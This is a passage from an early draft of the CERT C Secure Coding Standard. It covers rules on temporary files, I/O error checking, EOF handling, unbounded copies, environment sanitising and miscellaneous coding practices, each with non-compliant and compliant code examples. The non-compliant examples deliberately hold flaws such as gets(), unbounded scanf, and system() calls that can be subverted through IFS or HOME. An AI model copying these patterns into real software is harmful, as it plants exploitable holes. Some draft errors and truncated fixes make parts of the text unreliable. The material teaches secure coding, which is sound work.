temp_ptr = fopen(temp_name,"w+");
if (temp_ptr == NULL) {
  /* Handle Error */
}
...
```

This solution is also non-compliant because it violates [FIO32-C] and [FIO42-C].

Non-Compliant Code Example: `tmpfile()`

The C99 `tmpfile()` function creates a temporary binary file that is different from any other existing file and that is automatically removed when it is closed or at program termination. If the program terminates abnormally, whether an open temporary file is removed is implementation-defined. The file is opened for update with "wb+" mode. It should be possible to open at least `TMP_MAX` temporary files during the lifetime of the program.

By providing a single, atomic operation to name and create a temporary file, the `tmpfile()` function ensures the file name is unique when the file is created, eliminating the race condition.

```
...
FILE *tempfile = tmpfile(void);
if (tempfile == NULL) {
  /* handle error condition */
}
...
```

This solution is non-compliant because it violates [FIO41-C]. The `tmpfile()` function may not be compliant with [FIO42-C] for implementations where the temporary file is not removed if the program terminates abnormally.

Compliant Solution: `mkstemp()` (POSIX)

A reasonably secure solution for generating random file names is to use the `mkstemp()` function. The `mkstemp()` function is available on systems that support the Open Group Base Specifications Issue 4,

Version 2 or later.

A call to `mkstemp()` replaces the six Xs in the template string with six randomly selected characters:

```
char template[] = "/tmp/fileXXXXXX";
if ((fd = mkstemp(template)) == -1) {
   /* handle error condition */
}
```

The `mkstemp()` algorithm for selecting filenames has proven to be immune to attacks.

```
char sfn[15] = "/tmp/ed.XXXXXX";
FILE *sfp;
int fd = -1;

if ((fd = mkstemp(sfn)) == -1 || (sfp = fdopen(fd, "w+")) == NULL) {
  if (fd != -1) {
    unlink(sfn);
    close(fd);
  }
  /* handle error condition */
}

unlink(sfn); /* unlink immediately */
/* use temporary file */
close(fd);
```

The Open Group Based Specification Issue 6 [Open Group 04] does not specify the mode and permissions the file is created with, so these are implementation dependent.

Implementation Details

For glibc versions 2.0.6 and earlier, the file is then created with mode read/write and permissions 0666; for glibc versions 2.0.7 and later, the file is created with permissions 0600. On NetBSD the file is opened with mode read/write and permissions 0600.

In many older implementations, the name is a function of process ID and time--so it is possible for the attacker to guess it and create a decoy in advance. FreeBSD has recently changed the `mk*temp()` family to get rid of the PID component of the filename and replace the entire thing with base-62 encoded randomness. This raises the number of possible temporary files for the typical use of 6 Xs significantly, meaning that even `mktemp()` with 6 Xs is reasonably (probabilistically) secure against guessing, except under very frequent usage [Kennaway 00] .

Compliant Solution: `tmpfile_s()` (ISO/IEC TR 24731-1)

The ISO/IEC TR 24731-1 function `tmpfile_s()` creates a temporary binary file that is different from any other existing file that is automatically removed when it is closed or at program termination. If the program terminates abnormally, whether an open temporary file is removed is implementation-defined.

The file is opened for update with "wb+" mode, which means "truncate to zero length or create binary file for update." To the extent that the underlying system supports the concepts, the file is opened with exclusive (non-shared) access and has a file permission that prevents other users on the system from

accessing the file.

It should be possible to open at least `TMP_MAX_S` temporary files during the lifetime of the program (this limit may be shared with `tmpnam_s()`). The value of the macro TMP_MAX_S is only required to be 25 by ISO/IEC TR 24731-1.

The `tmpfile_s()` function is available on systems that support ISO/IEC TR 24731-1 (e.g., Microsoft Visual Studio 2005).

```
...
if (tmpfile_s(&file_ptr)) {
  /* Handle Error */
}
...
```

The `tmpfile_s()` function may not be compliant with [FI042-C] for implementations where the temporary file is not removed if the program terminates abnormally.

Risk Assessment

Insecure temporary file creation can lead to a program to accessing unintended files. Remediation costs can be high because there is no portable, secure solution.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO32-C	**3** (high)	**2** (probable)	**1** (medium)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERTwebsite.

References

[HP 03]
[ISO/IEC 9899-1999] Sections 7.19.4.4, "The tmpnam function," 7.19.4.3, "The tmpfile function," and 7.19.5.3, "The fopen function"
[ISO/IEC TR 24731-2006] Sections 6.5.1.2, "The tmpnam_s function," 6.5.1.1, "The tmpfile_s function," and 6.5.2.1, "The fopen_s function"
[Kennaway 00]
[Open Group 04] mktemp(), mkstemp(), open()
[Seacord 05a] Chapter 3, "File I/O"
[Viega 03] Section 2.1, "Creating Files for Temporary Use"
[Wheeler 03] Chapter 7, "Structure Program Internals and Approach"

FIO33-C. Detect and handle input output errors resulting in undefined behavior

This page last changed on Mar 19, 2007 by ods.

Always check the status of these input/output functions and handle errors appropriately. Failure to detect and properly handle certain input/output errors can lead to **undefined** program behavior.

The following quote from Apple's *Secure Coding Guide* [Apple 06] demonstrates the importantance of error handling:

> Most of the file-based security vulnerabilities that have been caught by Apple's security team could have been avoided if the developers of the programs had checked result codes. For example, if someone has called the chflags utility to set the immutable flag on a file and you call the chmod utility to change file modes or access control lists on that file, then your chmod call will fail, even if you are running as root. Another example of a call that might fail unexpectedly is the rm call to delete a directory. If you think a directory is empty and call rm to delete the directory, but someone else has put a file or subdirectory in there, your rm call will fail.

Input/output functions defined in Section 7.19 of C99 [ISO/IEC 9899-1999], provide a clear indication of failure or success. The following table, derived from a table by Richard Kettlewell [Kettlewell 02], provides an easy reference for determining how the various I/O functions indicate an error has occured:

Function	Successful Return	Error Return
`fgets()`	pointer to array	null pointer
`fopen()`	pointer to stream	null pointer
`gets()`	never use this function	
`sprintf()`	number of characters (non-negative)	negative
`vfprintf()`	number of characters (non-negative)	negative
`vprintf()`	number of characters (non-negative)	negative
`vsnprintf()`	number of characters that would be written (non-negative)	negative
`vsprintf()`	number of characters (non-negative)	negative

Non-Compliant Code Example

The `fgets()` function is recommended as a more secure replacement for `gets()` (see [STR31-C]). However, `fgets()` can fail and return a null pointer. This example is non-compliant because it fails to test for the error return from `fgets()`:

```
char buf[1024];

fgets(buf, sizeof(buf), fp);
buf[strlen(buf) - 1] = '\0'; /* Overwrite newline */
```

The `fgets()` function does not distinguish between end-of-file and error, and callers must use `feof()` and `ferror()` to determine which occurred. If `fgets()` fails, the array contents are either unchanged or indeterminate depending on the reason for the error. According to [ISO/IEC 9899-1999]:

> If end-of-file is encountered and no characters have been read into the array, the contents of the array remain unchanged and a null pointer is returned. If a read error occurs during the operation, the array contents are indeterminate and a null pointer is returned.

In any case, it is likely that `buf` will contain null characters and that `strlen(buf)` will return 0. As a result, the assignment statement meant to overwrite the newline character will result in a write-outside-array-bounds error.

Compliant Solution

This compliant solution can be used to simulate the behavior of the `gets()` function.

```
char buf[BUFSIZ];
int ch;
char *p;

if (fgets(buf, sizeof(buf), stdin)) {
  /* fgets succeeds, scan for newline character */
  p = strchr(buf, '\n');
  if (p) {
    *p = '\0';
  }
  else {
    /* newline not found, flush stdin to end of line */
    while (((ch = getchar()) != '\n') && !feof(stdin) && !ferror(stdin) );
  }
}
else {
  /* fgets failed, handle error */
}
```

The solution checks for an error condition from `fgets()` and allows for application specific error handling. If `fgets() succeeds, the resulting buffer is scanned for a newline character, and if it is found, it is replaced with a null character. If a newline character is found, {{stdin` is flushed to the end of the line to simulate the functionality of `gets()`.

Non-Compliant Code Example

In this example, the `fopen()` function is used to open a the file referred to by `file_name`. However, if `fopen()` fails, `fptr` will not refer to a valid file stream. If `fptr` is then used, the program may crash or behave in an unintended manner.

```
...
FILE * fptr = fopen(file_name, "w");
/* process file */
...
```

Compliant Solution

The `fopen()` function returns a null pointer to indicate that an error occurred [ISO/IEC 9899-1999]. Testing for errors before processing the file eliminates the possibility of operating on the file if `fopen()` failed. Always test the returned value to make sure an error did not occur before operating on the file. If an error does occur, handle it appropriately.

```
...
FILE * fptr = fopen(file_name, "w");
if (fptr == NULL) {
  /* Handle Error */
}

/* process file */
...
```

Non-Compliant Code Example

Check return status from calls to `sprintf()` and related functions. The `sprintf()` funciton can (and will) return -1 on error conditions such as an encoding error.

In this example, the variable `j`, already at zero, can be decremented further, almost always with unexpected results. While this particular error isn't commonly associated with software vulnerabilities, it can easily lead to abnormal program termination.

```
char buffer[200];
char s[] = "computer";
char c = 'l';
int i = 35;
int j = 0;
float fp = 1.7320534f;

// Format and print various data:
j  = sprintf( buffer,      "   String:    %s\n", s );
j += sprintf( buffer + j, "   Character: %c\n", c );
j += sprintf( buffer + j, "   Integer:   %d\n", i );
j += sprintf( buffer + j, "   Real:      %f\n", fp );
```

Compliant Solution

In this compliant solution, the return code stored in `rc` is checked before adding the value to the the count of characters written stored in `j`.

```
char buffer[200];
char s[] = "computer";
char c = 'l';
```

```
int i = 35;
int j = 0;
int rc = 0;
float fp = 1.7320534f;

// Format and print various data:
rc = sprintf(buffer, "   String:    %s\n", s);
if (rc == -1) /* handle error */ ;
else j += rc;

rc = sprintf(buffer + j, "   Character: %c\n", c);
if (rc == -1) /* handle error */ ;
else j += rc;

rc = sprintf(buffer + j, "   Integer:   %d\n", i);
if (rc == -1) /* handle error */ ;
else j += rc;

rc = sprintf(buffer + j, "   Real:      %f\n", fp);
if (rc == -1) /* handle error */ ;
```

Risk Assessment

The mismanagement of memory can lead to freeing memory multiple times or writing to already freed memory. Both of these problems can result in an attacker executing arbitrary code with the permissions of the vulnerable process. Memory management errors can also lead to resource depletion and denial-of-service attacks.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO33-C	**1** (low)	**1** (low)	**3** (medium)	**P3**	**L3**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[Apple 06] "Secure File Operations"
[ISO/IEC 9899-1999] Section 7.19.6, "Formatted input/output functions"
[Seacord 05] Chapter 6, "Formatted Output"
[Haddad 05]
[Kettlewell 02] Section 6, "I/O Error Checking"

FIO34-C. Use int to capture the return value of character IO functions

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

Do not convert the value returned by a character input/output function to `char` if that value is going to be compared to the `EOF` character.

Character input/output functions such as `fgetc()`, `getc()`, and `getchar()` all read a character from a stream and return it as an `int`. If the stream is at end-of-file, the end-of-file indicator for the stream is set and the function returns `EOF`. If a read error occurs, the error indicator for the stream is set and the function returns `EOF`. Once a character has been converted to a `char` type, it is indistinguishable from an `EOF` character.

Character input/output functions such as `fputc()`, `putc()`, and `ungetc()` also return a character that may or may not be an `EOF` character.

This rule applies to the use of all character input/output functions.

Non-Compliant Code Example

This code example is non-compliant because the variable `c` is declared as a `char` and not an `int`. It is also non-compliant because `EOF` is not guaranteed by the C99 standard to be distinct from the value of any `unsigned char` when converted to an `int` (see [FIO35-C]).

```
char buf[BUFSIZ];
char c;
int i = 0;

while ( (c = getchar()) != '\n' && c != EOF ) {
  if (i < BUFSIZ-1) buf[i++] = c;
}
buf[i] = '\0'; /* terminate NTBS */
```

Assuming that char is an 8-bit value and int is a 32-bit value, if `getchar()` returns the character encoded as `0xFF` (decimal 255) it will be interpreted as the `EOF` character, as this value is sign-extended to `0xFFFFFFFF` (the value of EOF) to perform the comparison.

Compliant Solution

In this compliant solution the `c` variable is declared as an `int`. Additionally, `feof()` is used to test for end-of-file and `ferror()` is used to test for errors.

```
char buf[BUFSIZ];
int c;
int i = 0;

while ( ((c = getchar()) != '\n') && !feof(stdin) && !ferror(stdin)) {
  if (i < BUFSIZ-1) buf[i++] = c;
}
buf[i] = '\0'; /* terminate NTBS */
```

Exceptions

If the value returned by a character input/output function is not compared to the `EOF` integer constant expression, there is no need to preserve the value as an `int` and it may be immediately converted to a `char` type. In general, it is preferable **not** to compare a character with `EOF` because this comparison is not guaranteed to succeed in certain circumstances (see [FIO35-C]).

Risk Assessment

Non-compliance with this rule can result in command injection attacks. See <http://www.cert.org/advisories/CA-1996-22.html>

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
	2 (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.19.7, "Character input/output functions"
[ISO/IEC TR 24731-2006] Section 6.5.4.1, "The gets_s function"
[NIST 06] SAMATE Reference Dataset Test Case ID 000-000-088

FIO35-C. Use feof() and ferror() to detect end-of-file and file errors

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

Character input/output functions such as `fgetc()`, `getc()`, and `getchar()` return a character that may or may not be an `EOF` character. The C99 standard, however, does not guarantee that the EOF character is distinguishable from a normal character. As a result, it is necessary to use the `feof()` and `ferror()` functions to test the end-of-file and error indicators for a stream [Kettlewell 02].

Non-Compliant Code Example

This non-compliant code example tests to see if the character `c` is not equal to the `EOF` character as a loop termination condition.

```
int c;

do {
  ...
  c = getchar();
  ...
} while (c != EOF);
```

Although `EOF` is guaranteed to be negative and distinct from the value of any `unsigned char`, it is not guaranteed to be different from any such value when converted to an `int`. See also [FIO34-C].

Compliant Code Example

This compliant solution uses `feof()` to test for end-of-file and `ferror()` to test for errors.

```
int c;

do {
  ...
  c = getchar();
  ...
} while (!feof(stdin) && !ferror(stdin));
```

Exceptions

- A number of C99 functions do not return characters but can return `EOF` as a status code. These functions include `fclose()`, `fflush()`, `fputs()`, `fscanf()`, `puts()`, `scanf()`, `sscanf()`, `vfscanf()`, and `vscanf()`. It is perfectly correct to test these return values to `EOF`.
- Comparing characters with EOF is acceptable if there is an explicit guarantee that `sizeof(char) != sizeof(int)` on all supported platforms. This guarantee is usually easy to make, as compiler/platforms on which these types are the same size are rare.

Priority and Level

The C99 standard only requires that an `int` type be able to represent a maximum value of +32767 and that a `char` type is not larger than an `int`. Although uncommon, this could result in a situation where the integer constant expression `EOF` is indistinguishable from a normal character, that is, `(int)(unsigned char)65535 == -1`.

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO35-C	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.19.7, "Character input/output functions," Section 7.19.10.2, "The feof function," and Section 7.19.10.3, "The ferror function"
[Kettlewell 02] Section 1.2, "<stdio.h> And Character Types"
[Summit 05] Question 12.2

FIO43-C. Do not copy data from an unbounded source to a fixed-length array

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

Functions that perform unbounded copies often assume that the data to be copied will be a reasonable size. Such assumptions may prove to be false, causing a buffer overflow to occur. For this reason, care must be taken when using functions that can perform unbounded copies.

Non-Compliant Code Example: `gets()`

The `gets()` function is inherently unsafe, and should never be used as it provides no way to control how much data is read into a buffer from `stdin`. These two lines of code assume that `gets()` will not read more than `BUFSIZ - 1` characters from `stdin`. This is an invalid assumption and the resulting operation can result in a buffer overflow.

According to Section 7.19.7.7 of C99, the `gets()` function reads characters from the `stdin` into a destination array until end-of-file is encountered or a new-line character is read. Any new-line character is discarded, and a null character is written immediately after the last character read into the array.

```
char buf[BUFSIZ];
gets(buf);
```

Compliant Solution: `fgets()`

The `fgets()` function reads at most one less than a specified number of characters from a stream into an array. This example is compliant because the number of bytes copied from `stdin` to `buf` cannot exceed the allocated memory.

```
char buf[BUFSIZ];
int ch;
char *p;

if (fgets(buf, sizeof(buf), stdin)) {
  /* fgets succeeds, scan for newline character */
  p = strchr(buf, '\n');
  if (p) {
    *p = '\0';
  }
  else {
    /* newline not found, flush stdin to end of line */
    while (((ch = getchar()) != '\n') && !feof(stdin) && !ferror(stdin) );
  }
}
else {
  /* fgets failed, handle error */
}
```

The `fgets()` function, however, is not a strict replacement for the `gets()` function because `fgets()` retains the new line character (if read) but may also return a partial line. It is possible to use `fgets()` to safely process input lines too long to store in the destination array, but this is not recommended for performance reasons. Consider using one of the following compliant solutions when replacing `gets()`.

Compliant Solution: `get_s()`

The `gets_s()` function reads at most one less than the number of characters specified from the stream pointed to by `stdin` into an array.

According to TR 24731 [ISO/IEC TR 24731-2006]:

> No additional characters are read after a new-line character (which is discarded) or after end-of-file. The discarded new-line character does not count towards number of characters read. A null character is written immediately after the last character read into the array.

If end-of-file is encountered and no characters have been read into the destination array, or if a read error occurs during the operation, then the first character in the destination array is set to the null character and the other elements of the array take unspecified values.

```
char buf[BUFSIZ];

if (gets_s(buf, BUFSIZ) == NULL) {
  /* handle error */
}
```

Non-Compliant Code Example: `getchar()`

This example is equivalent to Non-Compliant Code Example 1 but uses the `getchar()` function to read in a character at a time from `stdin` instead of reading the entire line at once. The `stdin` stream is read until end-of-file is encountered or a new-line character is read. Any new-line character is discarded, and a null character is written immediately after the last character read into the array. Similar to the previous example, there are no guarantees that this code will not result in a buffer overflow.

```
char buf[BUFSIZ], *p;
int ch;
p = buf;
while ( ((ch = getchar()) != '\n') && !feof(stdin) && !ferror(stdin)) {
  *p++ = ch;
}
*p++ = 0;
```

Compliant Solution: `getchar()`

In this compliant example, characters are no longer copied to `buf` once `i = BUFSIZ;` leaving room to null-terminate the string. The loop continues to read through to the end of the line, until the end of the file is encountered, or an error occurs.

```
unsigned char buf[BUFSIZ];
int ch;
int index = 0;
int chars_read = 0;
while ( ( (ch = getchar()) != '\n') && !feof(stdin) && !ferror(stderr) ) {
```

```
    if (index < BUFSIZ-1) {
      buf[index++] = (unsigned char)ch;
    }
    chars_read++;
  } /* end while */
  buf[index] = '\0';      /* terminate NTBS */
  if (feof(stdin)) {
    /* handle EOF */
  }
  if (ferror(stdin)) {
    /* handle error */
  }
  if (chars_read > index) {
    /* handle truncation */
  }
```

If at the end of the loop `feof(stdin)`, the loop has read through to the end of the file without encountering a new-line character. If at the end of the loop `ferror(stdin)`, a read error occurred before the loop encountering a new-line character. If at the end of the loop `j > i`, the input string has been truncated. Rule [FIO34-C] is also applied in this solution.

Reading a character at a time provides more flexibility in controlling behavior without additional performance overhead.

Non-Compliant Code Example: `scanf()`

The `scanf()` function is used to read and format input from `stdin`. Improper use of `scanf()` may may result in an unbounded copy. In the The code below the call to `scanf()` does not limit the amount of data read into `buf`. If more than 9 characters are read, then a buffer overflow occurs.

```
  char buf[10];
  scanf("%s",buf);
```

Compliant Solution: `scanf()`

The number of characters read by scanf() can be bounded by using format specifier supplied to `scanf()`.

```
  char buf[10];
  scanf("%9s",buf);
```

Risk Assessment

Copying data from an unbounded source to a buffer of fixed size may result in a buffer overflow.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO3-C	**3** (high)	**3** (likely)	**2** (low)	**P18**	**L1**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[Seacord 05] Chapter 2, "Strings"
[ISO/IEC 9899-1999] Section 7.19, "Input/output <stdio.h>"
[ISO/IEC TR 24731-2006] Section 6.5.4.1, "The gets_s function"
[NIST 06] SAMATE Reference Dataset Test Case ID 000-000-088
[Lai 06]
[Drepper 06] Section 2.1.1, "Respecting Memory Bounds"

Translate filenames into canonical form before use

This page last changed on Aug 11, 2006 by jsg.

10. Environment (ENV)

This page last changed on Mar 12, 2007 by rcs.

This section identifies reles and recommendations related to the functions defined in C99 Section 7.20.4, "Communication with the environment".

Recommendations

ENV00\-A. Immediately make a copy of the string returned by getenv\(\)

ENV01\-A. Do not make assumptions about the size or value of an environment variable

ENV02\-A. Beware of multiple environment variables with the same name

ENV03-A. Sanitize the environment before invoking external programs

ENV04\-A. Do not call the system\(\) function

Rules

ENV30\-C. Do not modify the string returned by getenv\(\)

ENV31\-C. Do not rely on an environment pointer following an operation that may invalidate it

ENV32\-C. Do not call the exit\(\) function more than once

ENV33\-C. Do not call the longjmp function to terminate a call to a function registered by atexit\(\)

POSIX

ENV80\-C. Don't call putenv\(\) with an automatic variable as the argument

Risk Assessment Summary

Recommendations

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
ENV01-A	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**
ENV02-A	**3** (high)	**1** (unlikely)	**1** (high)	**P3**	**L3**

ENV03-A	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**
ENV04-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**
ENV05-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
ENV06-A	**2** (high)	**2** (probable)	**2** (medium)	**P8**	**L2**

Rules

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ENV30-C	**3** (high)	**3** (probable)	**3** (low)	**P27**	**L1**
ENV32-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**
ENV33-C	**1** (low)	**1** (unlikely)	**3** (medium)	**P3**	**L3**
ENV34-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
ENV35-C	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
ENV36-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

ENV03-A. Sanitize the environment before invoking external programs

This page last changed on Mar 20, 2007 by ods.

Many programs and libraries, including the shared library loader on both Unix and Windows systems, depend on environment variable settings. Because environment variables are inherited from the parent process when a program is executed, an attacker can easily sabotage variables, causing a program to behave in an unexpected and insecure manner [Viega 03].

Attackers can manipulate environmental variables to trick an executable into running a spoofed version of a shared library or executable. Most modern systems, for example, uses dynamic libraries and most executables are dynamically linked (that is, use dynamic libraries). If an attacker can run arbitary code with the privileges of a spoofed process by installing a spoofed version of a shared library and influencing the mechanism for dynamic linking by setting the `LD_PRELOAD` environmental variable (or another `LD_*` environmental variable). An interesting example of this vulnerability involving the RFC 1408/RFC 1572 *Telnet Environment Option* is documented in CERT Advisory CA-1995-14, "Telnetd Environment Vulnerability" [CA-1995-14]. The Telnet Environment Option extension to telnet supports the transfer of environment variables from one system to another, allowing an attacker to transfer environment variables that influence the login program called by the telnet daemon and bypass the normal login and authentication scheme to become root on that system.

Certain variables can cause insecure program behavior if they are missing from the environment or improperly set. As a result, the environment cannot be fully purged. Instead, variables that should exist should be set to safe values or treated as untrusted data and examined closely before being used.

For example, the `IFS` variable (which stands for "internal field separator" is used by the `sh` and `bash` shells to determine which characters separate command line arguments. Because the shell is invoked by the C99 `system()` function and the POSIX `popen()` function, setting `IFS` to unusual values can subvert apparently-safe calls.

Environment issues are particularly dangerous with setuid/setgid programs or other elevated priviledges, because an attacker can completely control the environment variables.

Non-Compliant Coding Example (POSIX)

This non-compliant code invokes the C99 `system()` function to execute the `/bin/ls` program. The C99 `system()` function passes a string to the command processer in the host environment to be executed.

```
system("/bin/ls");
```

Using the default setting of the `IFS` environmental variable, this string is interpreted as a single token. If an attacker sets the `IFS}}environmental variable to "/" the meaning of the system call changes dramatically. In this case, the shell interprets the string as two tokens: {{bin` and `ls`. An attacker could exploit this by creating a program called `bin` in the path (which could also be manipulated by the attacker).

Compliant Solution (POSIX)

Sanitize the environment by setting required variables to safe values and removing extraneous environment variables. Set `IFS` to its default of " \t\n" (the first character is a space character). Set the `PATH` environment variable to `_PATH_STDPATH` defined in `paths.h`. Preserve the `TZ` environment variable (if present) which denotes the time zone (see the Open Group Base Specifications Issue 6 specifies for the format for this variable [Open Group 04].

One way to clear the environment is to use the `clearenv()` function. The function `clearenv()` has an odd history; it was supposed to be defined in POSIX.1, but never made it into the standard. However, it is defined in POSIX.9 (the Fortran 77 bindings to POSIX), so there is a quasi-official status for it [Wheeler 03].

The other technique is to directly manipulate the environment through the `environ` variable. According to the Open Group Base Specifications Issue 6 [Open Group 04]:

> The value of an environment variable is a string of characters. For a C-language program, an array of strings called the environment shall be made available when a process begins. The array is pointed to by the external variable environ, which is defined as:
>
> ```
> extern char **environ;
> ```
>
> These strings have the form name=value; names shall not contain the character '='.

Note that C99 standard states that "The set of environment names and the method for altering the environment list are implementation-defined."

Non-Compliant Coding Example (POSIX)

This non-compliant code invokes the C99 `system()` function to remove the `.config` file in the users home directory.

```
system("rm ~/.config");
```

Given that the vulnerable program has sufficient permissions, an attacker can manipulate the value of `HOME` so that this program can remove any file named `.config` anywhere on the system.

Compliant Solution (POSIX)

This compliant solution calls the `getuid()` to determine who the user is, followed by the `getpwuid()` to get the user's password file record (which contains the user's home directory).

```
uid_t         uid;
struct passwd *pwd;

uid = getuid(  );
if (!(pwd = getpwuid(uid))) {
```

```
    endpwent(  );
    return 1;
  }
  endpwent();
```

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ENV03-A	**2** (high)	**2** (probable)	**2** (medium)	**P8**	**L2**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Dowd 06] Chapter 10, "UNIX II: Processes"
[ISO/IEC 9899-1999] Section 7.20.4, "Communication with the environment"
[Open Group 04] Chapter 8, "Environment Variables"
[Viega 03] Section 1.1, "Sanitizing the Environment"
[Wheeler 03] Section 5.2, "Environment Variables"

10. Signals

This page last changed on Feb 02, 2007 by jsg.

A signal is an interrupt that is used to notify a process that an event has occurred. That process can then respond to that event accordingly. ISO/IEC 9899-1999 C provides functions for sending and handling signals within a C program.

Signals can be delivered by calling the `raise()` function, which is specified as:

```
int raise(int sig);
```

Signals are handled by a process by registering a signal handler using the `signal()` function, which is specified as:

```
void (*signal(int sig, void (*func)(int)))(int);
```

There is also a POSIX implementation, that offers more control over how signals are processed.

Improper handling of signals can lead to security vulnerabilities. The following rules and recommendations are designed to reduce the common errors associated with signal handling.

11. Miscellaneous (MSC)

This page last changed on Mar 12, 2007 by rcs.

Recommendations

MSC00-A. Compile cleanly at high warning levels

MSC01-A. Strive for Logical Completeness

MSC02-A. Avoid errors of omission

MSC03-A. Avoid errors of addition

MSC04-A. Use comments consistently and in a readable fashion

Rules

MSC30-C. Do not use the rand function

Risk Assessment Summary

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
MSC00-A	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**
MSC02-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P4**	**L3**
MSC04-A	**3** (high)	**1** (unlikely)	**1** (med)	**P6**	**L2**

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MSC30-C	**1** (low)	**1** (low)	**1** (high)	**P1**	**L3**

MSC00-A. Compile cleanly at high warning levels

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

Compile code using the highest warning level available for your compiler and eliminate warnings by modifying the code.

According to C99 Section 5.1.1.3:

> A conforming implementation shall produce at least one diagnostic message (identified in an implementation-defined manner) if a preprocessing translation unit or translation unit contains a violation of any syntax rule or constraint, even if the behavior is also explicitly specified as undefined or implementation-defined. Diagnostic messages need not be produced in other circumstances.

Assuming a comforming implementation, eliminating diagnostic messages will eliminate any violation of syntax rules or other constraints.

Exceptions

Compilers can produces diagnostic messages for correct code. This is permitted by C99 which allows a compiler to produce a diagnostic for any reason it wants. It is often preferable to rewrite code to eliminate compiler warnings, but in if the code is correct it is sufficient to provide a comment explaining why the warning message does not apply.

Risk Assessment

Eliminating violations of syntax rules and other constraints can eliminate serious software vulnerabilities that can lead to the execution of arbitrary code with the permissions of the vulnerable process.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MSC00-A	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Sutter 05] Item 1
[ISO/IEC 9899-1999] Section 5.1.1.3, "Diagnostics"
[Seacord 05] Chapter 8, "Recommended Practices"

MSC01-A. Strive for Logical Completeness

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

Software vulnerabilities can result when a programmer fails to consider all possible data states.

Non-Compliant Code Example

This example fails to test for conditions where a is neither b nor c. This may be the correct behavior in this case, but failure to account for all the values of a may result in logic errors if a unexpectedly assumes a different value.

```
...
if (a == b) {
  ...
}
else if (a == c) {
  ...
}
...
```

Compliant Solution

This compliant solution explicitly checks for the unexpected condition and handles it appropriately.

```
...
if (a == b) {
  ...
}
else if (a == c) {
  ...
}
else {
  /* handle error condition */
}
...
```

Non-Compliant Code Example

This non-compliant code example fails to consider all possible cases. This may be the correct behavior in this case, but failure to account for all the values of `widget_type` may result in logic errors if `widget_type` unexpectedly assumes a different value. This is particularly problematic in C, because an identifier declared as an enumeration constant has type `int`. Therefore, a programmer can accidentally assign an arbitrary integer value to an `enum` type as shown in this example.

```
...
enum WidgetEnum { WE_W, WE_X, WE_Y, WE_Z } widget_type;

widget_type = 45;

switch (widget_type) {
  case WE_X:
```

```
      ...
      break;
    case WE_Y:
      ...
      break;
    case WE_Z:
      ...
      break;
  }
  ...
```

Implementation Details

Microsoft Visual C++ .NET with /W4 does not warn when assigning an integer value to an enum type, or when the switch statement does not contain all possible values of the enumeration.

Compliant Solution

This compliant solution explicitly checks for the unexpected condition by adding a `default` clause to the switch statement.

```
...
enum WidgetEnum { WE_W, WE_X, WE_Y, WE_Z } widget_type;

widget_type = WE_X;

switch (widget_type) {
 case WE_W:
    ...
    break;
  case WE_X:
    ...
    break;
  case WE_Y:
    ...
    break;
  case WE_Z:
    ...
    break;
  default:
    /* handle error condition */
    break;
}
...
```

References

[Hatton 95] Section 2.7.2, "Errors of omission and addition"
[Viega 05] Section 5.2.17, "Failure to account for default case in switch"

MSC02-A. Avoid errors of omission

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

Errors of omission occur when necessary characters are omitted and the resulting code still compiles cleanly but behaves in an unexpected fashion.

Non-Compliant Code Example

This conditional block is only executed if `b` does not equal zero.

```
if (a = b) {
 ...
}
```

While this may be intended, it is almost always a case of the programmer mistakenly using the assignment operator = instead of the equals operator ==.

Implementation Specific Details

Compliant Solution

This conditional block is now executed when `a` is equal to `b`.

```
if (a == b) {
 ...
}
```

Non-Compliant Code Example

This example was taken from an actual vulnerability (VU#837857) discovered in some versions of the X Window System server. The vulnerability exists because the programmer neglected to provide the open and close parentheses following the `geteuid()` function identifier. As a result, the `geteuid` token returned the address of the function, which is never equal to zero. Hence, the `or` condition of this `if` statement is always true and access is provided to the protected block for all users.

```
/* First the options that are only allowed for root */
 if (getuid() == 0 || geteuid != 0) {
   ...
  }
```

This error can often be detected through the analysis of compiler warnings. For example, when this code is compiled with some versions of the GCC compiler,

```
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>

int main(void) {
  geteuid ? exit(0) : exit(1);
}
```

the following warning will be generated:

```
example.c: In function 'main':
example.c:6: warning: the address of 'geteuid', will always evaluate as 'true'
```

Compliant Solution

The solution is to provide the open and close parentheses following the `geteuid` token so that the function is properly invoked.

```
